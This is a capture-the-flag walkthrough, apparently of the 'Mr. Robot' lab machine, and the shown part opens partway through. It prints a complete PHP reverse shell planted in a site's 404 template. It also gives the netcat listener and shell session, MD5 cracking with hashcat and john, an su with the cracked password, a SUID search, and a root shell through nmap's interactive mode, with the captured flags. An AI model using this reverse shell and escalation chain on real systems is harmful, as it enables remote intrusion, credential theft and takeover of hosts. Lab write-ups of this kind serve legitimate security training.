
Password: ER28-065

Logging in Website



Now Finding a File which we can edit

Found 404 page



Create and replace it with **PHP reverse shell**

```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```

```
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {

    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);
    }

    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not
fatal.");
}

chdir("/");

umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"),
    1 => array("pipe", "w"),
```

```
    2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }
}
```

```
}

if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

Activating reverse shell with Curl and netcat

Curl

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ curl http://mrrobot.thm/404
```

Starting Netcat

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ nc -lnvp 4444
```

Got Reverse Shell

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.2.20.105] from (UNKNOWN) [10.10.248.121] 36365
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015
x86_64 x86_64 x86_64 GNU/Linux
 09:34:17 up 3:31, 0 users, load average: 0.00, 0.01, 0.07
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Enumeration and creatin intractive shell

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.2.20.105] from (UNKNOWN) [10.10.248.121] 36373
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015
x86_64 x86_64 x86_64 GNU/Linux
 09:44:46 up 3:41, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ cd home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/home/robot$
```

So we got 2 files:

1. key-2-of-3.txt
2. password.raw-md5

Accessing files

3. **key-2-of-3.txt**

```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$
```

Not having permission to access this

2. **password.raw-md5**

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Ok we got a md5 hash of robot user.

Cracking Hash using hashcat

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ sudo hashcat -m 0 -a 0 -o
cracked.txt robot_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR,
LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
```

```
=====
=====
* Device #1: pthread-haswell-Intel(R) Core(TM) i3-6006U CPU @ 2.00GHz,
4820/9705 MB (2048 MB allocatable), 4MCU
```

```
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

```
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

Optimizers applied:

- * Zero-Byte
- * Early-Skip
- * Not-Salted
- * Not-Iterated
- * Single-Hash
- * Single-Salt
- * Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:

- * Filename.: /usr/share/wordlists/rockyou.txt
- * Passwords.: 14344392
- * Bytes.....: 139921507
- * Keyspace...: 14344385

```
* Runtime...: 2 secs
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: c3fcd3d76192e4007dfb496cca67e13b
Time.Started.....: Wed Jan 15 16:16:16 2025 (0 secs)
Time.Estimated...: Wed Jan 15 16:16:16 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 389.6 kH/s (0.43ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
Progress.....: 40960/14344385 (0.29%)
Rejected.....: 0/40960 (0.00%)
Restore.Point....: 36864/14344385 (0.26%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: holabebe -> loserface1
Hardware.Mon.#1..: Temp: 48c Util: 29%
```

```
Started: Wed Jan 15 16:15:29 2025
Stopped: Wed Jan 15 16:16:17 2025
bunny@parrot:~/hacklab/thm/machines/mr.robot$ ls
cracked.txt  dirBruteforce  fsociety.dic  key-1-of-3.txt  portscan
robot_hash.txt  screenshots  uniq_fsociety.dic
bunny@parrot:~/hacklab/thm/machines/mr.robot$ cat cracked.txt
cat: cracked.txt: Permission denied
bunny@parrot:~/hacklab/thm/machines/mr.robot$ sudo cat cracked.txt
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz
bunny@parrot:~/hacklab/thm/machines/mr.robot$
```

Cracking with John

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ sudo john --
wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 robot_hash.txt
```

Cracked Password

username : Robot

password: abcdefghijklmnopqrstuvwxyz

Logging with robot user

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.2.20.105] from (UNKNOWN) [10.10.248.121] 36375
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015
x86_64 x86_64 x86_64 GNU/Linux
 10:40:15 up 4:37, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
ccd robot
daemon@linux:/home/robot$ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$
```

Got Access as **robot**

Enumeration

```
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Got access to read Key 2

Priveledge Esclation

Cheking using 4000 permission as sudo -l is not allowed

```
find / -perm -4000 -type f 2>/dev/null

robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

Using Nmap interactive shell to gain root access

```
command to get nmap shell
nmap --interactive
```

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

Got an interactive shell

Now lets Go for **Root shell**

```
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
```

```
!sh
# ls
ls
key-2-of-3.txt password.raw-md5
#
```

Let's Get root Flag

```
# ls
ls
key-2-of-3.txt password.raw-md5
# cd ..
cd ..
# ls
ls
robot
# cd ..
cd ..
# ls
ls
bin dev home lib lost+found mnt proc run srv tmp var
boot etc initrd.img lib64 media opt root sbin sys usr vmlinuz
# cd root
cd root
# ls
ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Got Root Flag 🏴‍☠️
